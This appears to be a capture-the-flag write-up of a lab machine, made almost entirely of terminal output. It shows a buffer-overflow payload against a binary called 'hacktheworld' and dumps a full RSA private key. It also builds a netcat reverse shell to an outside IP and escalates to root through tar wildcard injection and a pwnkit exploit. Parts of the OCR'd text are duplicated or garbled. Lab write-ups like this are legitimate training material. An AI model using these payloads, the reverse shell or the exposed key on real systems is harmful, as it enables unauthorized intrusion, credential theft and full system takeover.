
```
magna@anonymous-playground:~$ for x in {1..100}; do echo $x; python3 -c "print('A'*$x)" | ./hacktheworld; done
1
Who do you want to hack? 2
Who do you want to hack? 3
Who do you want to hack? 4
Who do you want to hack? 5
Who do you want to hack? 6
Who do you want to hack? 7
Who do you want to hack? 8
Who do you want to hack? 9
Who do you want to hack? 10
Who do you want to hack? 11
Who do you want to hack? 12
Who do you want to hack? 13
Who do you want to hack? 14
Who do you want to hack? 15
Who do you want to hack? 16
Who do you want to hack? 17
Who do you want to hack? 18
Who do you want to hack? 19
Who do you want to hack? 20
Who do you want to hack? 21
Who do you want to hack? 22
Who do you want to hack? 23
Who do you want to hack? 24
Who do you want to hack? 25
Who do you want to hack? 26
Who do you want to hack? 27
Who do you want to hack? 28
Who do you want to hack? 29
Who do you want to hack? 30
Who do you want to hack? 31
Who do you want to hack? 32
Who do you want to hack? 33
Who do you want to hack? 34
```



```
Who do you want to hack? 68
Who do you want to hack? 69
Who do you want to hack? 70
Who do you want to hack? 71
Who do you want to hack? 72
Segmentation fault (core dumped)
73
Bus error (core dumped)
74
Segmentation fault (core dumped)
75
Segmentation fault (core dumped)
```

```
radare2 hacktheworld
```


```
afl
```




```
Segmentation fault (core dumped)
magna@anonymous-playground:~$ radare2 hacktheworld
[0x00400570]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[0x00400570]> afl
0x00400000    3 72   -> 73   sym.imp.__libc_start_main
0x004004e0    3 23           sym._init
0x00400510    1 6            sym.imp.puts
0x00400520    1 6            sym.imp.system
0x00400530    1 6            sym.imp.printf
0x00400540    1 6            sym.imp.gets
0x00400550    1 6            sym.imp.setuid
0x00400560    1 6            sym.imp.sleep
0x00400570    1 43           entry0
0x004005a0    1 2            sym._dl_relocate_static_pie
0x004005b0    3 35           sym.deregister_tm_clones
0x004005e0    3 53           sym.register_tm_clones
0x00400620    3 34   -> 29   sym.__do_global_dtors_aux
0x00400650    1 7            entry1.init
0x00400657    1 129          sym.call_bash
0x004006d8    1 56           sym.main
0x00400710    4 101          sym.__libc_csu_init
0x00400780    1 2            sym.__libc_csu_fini
0x00400784    1 9            sym._fini
[0x00400570]>
```

After reading hacktricks examples I found payload

`(python3 -c "print('A' * 72 + '\x57\x06\x40\x00\x00\x00\x00\x00\x57\x06\x40\x00\x00\x00\x00\x00')"; cat ) | ./hacktheworld`




```
Who do you want to hack?
magna@anonymous-playground:~$ (python3 -c "print('A' * 72 + '\x57\x06\x40\x00\x00\x00\x00\x00')"; cat ) | ./hacktheworld
Who do you want to hack?
We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
[Message corrupted]...Well...done.
id
Segmentation fault (core dumped)
magna@anonymous-playground:~$ (python3 -c "print('A' * 72 + '\x57\x06\x40\x00\x00\x00\x00\x00\x57\x06\x40\x00\x00\x00\x00\x00')"; cat ) | ./hackt
Who do you want to hack?
We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
[Message corrupted]...Well...done.

We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
[Message corrupted]...Well...done.
id
uid=1337(spooky) gid=1001(magna) groups=1001(magna)
```



```
spooky@anonymous-playground:/home/spooky$ cd .ssh
cd .ssh
spooky@anonymous-playground:/home/spooky/.ssh$ ls -la
ls -la
total 16
drwx------ 2 spooky spooky 4096 Jul  8  2020 .
drwxr-xr-x 4 spooky spooky 4096 Jul 10  2020 ..
-rw------- 1 spooky spooky 1675 Jul  4  2020 id_rsa
-rw-r--r-- 1 spooky spooky  404 Jul  4  2020 id_rsa.pub
spooky@anonymous-playground:/home/spooky/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA29hUAfv08fO0gAo7QsYVV7DCAz9CN0wMZakWyNZhn/Ds90Z7
49hKVf+X2khpAmXY828IXZ83NuGPwUoE5b133QWyKNfYkG8QlJu7q99OOeJ25AIH
KLNQryieu3SHPtd57Ix6pwyVFDBAeJSoITSoktQMb+yQ/q8bRUkDXAuuwvRZVcRE
HwrkZehyaIr3uVkC1ugO/xMXpvet+PBk/EYkr16Z4VIAXBRxGie1Pmm9aCZ0iAFb
+LGPuZFZT4hi6snM4I4mZfb7FkDK1qzJMjRpnuQwxRftLNbKH5KLKII9EeAMFKxK
yNw4X77Gp3MI/heaSNIfrY84MDg1lXQ/L6ef2wIDAQABAoIBAHjoKZOJyTXD7TI5
7kuT+yrmCF2WzcjxpyPF8cT0um4nJ3v7JKmzS3auggpHppDuCHohR32N0eT5+oC4
P6dGI4TH3CrAQtd0ba79UyJ8Rl5pYS+Wue81ZxteAKZhuPvjr6dbvxzeO6MFwn9O
aoUQm+Fcg5aOiVO4ZAwf0pwtxKhsiurtoknKnPP1NePe8118BR4eq0K3fzru3F1u
vWmxddpYjLaw5Y+gb7sJzj/lFDG4VugjKmraXy4uBSauaCpWpQDxT3IVD5UKG4BY
Hw+QL8PYjh2zTYsxim2/hI0b+RtwM3PK7Q/lhuAoAeL/64jVt1cuHozjN6AKvQni
D3bflOkCgYEA+XTQPL5WI2HF5hmySjzLKVU/f7yR5Yrj9/Jt426wYN4GSSYJkONQ
6Ie8ieyvUi/w5Ph2dCY2NWD2fosqMItqy201s8FDY4N9SKRd7rOniqZiyzTmi9l2
DgSO8Ei4m6gr4HVSVFLSNIxLKDrtmUmlGDMjJO++2gRcCXQB0M2ZuP8CgYEA4Zyq
JyFt8U2IR7QAzkwutnfdjLM5n3kOjWrpask72U/KSnGskQVU+LDOlShaYjGM3nI6
wz5YBjKGuv/HCFru7k4IfaR98PO5T/3vmOdgTogN7Cf+jyQm4vZCJDhnQ8MIBlkR
d53Uub2gR6TaggDDZEEghFG99EbDIMFDNA6FHSUCgYBfPBVz20aPY3hmDFFgvizh
rsX7QkaA17GIq2kAdvWnRZwouPjV87Kj045LKa0VN3BEOgce+KehYU85qG+G8PLo
jtz9rz7G8yAVZ4rk4nmIGVWGNr/9jBvh5iOb4Gd6JY36t0+jGatenGDlDvo+lzsM
LhmwtEasfRWWFk/LI3MYiQKBgHRPCcEmkMFHkSw19fxkdeiHnuW8N8ao6AGrzi3J
FFuRsN30AFy6/PVAYR+wL/hTRyYeiYDCESsQvTiGSBtclbSw8dukA3FGlJBSf0S6
c4HIzjSi4a71mj6DadG2ajYaw3ZSUJjz+wjOY2TL7gH7Vr/Ge3b7lQvrtwiZ2YVq
vuEpAoGBAKHzGjy55HQ1ALL+xEvYa7JxZNdbZ3J1fS9963Pszps43rXkecCcAUQo
gQFMxOKiJXytpMWo5KcK3lsjzChfyZrAS7aF6YZjRzjBAKKz4qtDzQYe63f5rEt1
HC+7MEXWhYwEYE2myjlqmUcpQRshq2znakfRmqtF9XP5Cq/11oCq
-----END RSA PRIVATE KEY-----
spooky@anonymous-playground:/home/spooky/.ssh$ id
```

to got the root shell I try "tar asterix priv.escalation"




File Actions Edit View Help
spooky@anonymous-playground: /home/spooky
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.81.79] 38950
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
#
#
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

```
We are Legion.
We do not forgive.
We do not forget.
[Message corrupted]...Well...done.
python3 -c 'import pty; pty.spawn("/bin/bash")'
spooky@anonymous-playground:~$ ls
ls
flag.txt  hacktheworld  note_from_spooky.txt
spooky@anonymous-playground:~$ cd ..
cd ..
spooky@anonymous-playground:/home$ ls
ls
dev  magna  spooky
spooky@anonymous-playground:/home$ cd spooky
cd spooky
spooky@anonymous-playground:/home/spooky$ ls -l
ls -l
total 4
-r-------- 1 spooky spooky 33 Jul  4  2020 flag.txt
spooky@anonymous-playground:/home/spooky$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1
/f|/bin/sh -i 2>&1|nc 10.18.88.130 1337 >/tmp/f" > shell.sh
spooky@anonymous-playground:/home/spooky$ echo "" > "--checkpoint-action=exec=sh shell.sh"
 shell.sh""--checkpoint-action=exec=sh
spooky@anonymous-playground:/home/spooky$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
spooky@anonymous-playground:/home/spooky$ 
```

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.88.130 1337
>/tmp/f" > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
```

One more way is pwnkit vulnerability:



```
python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
[redacted]
# 
```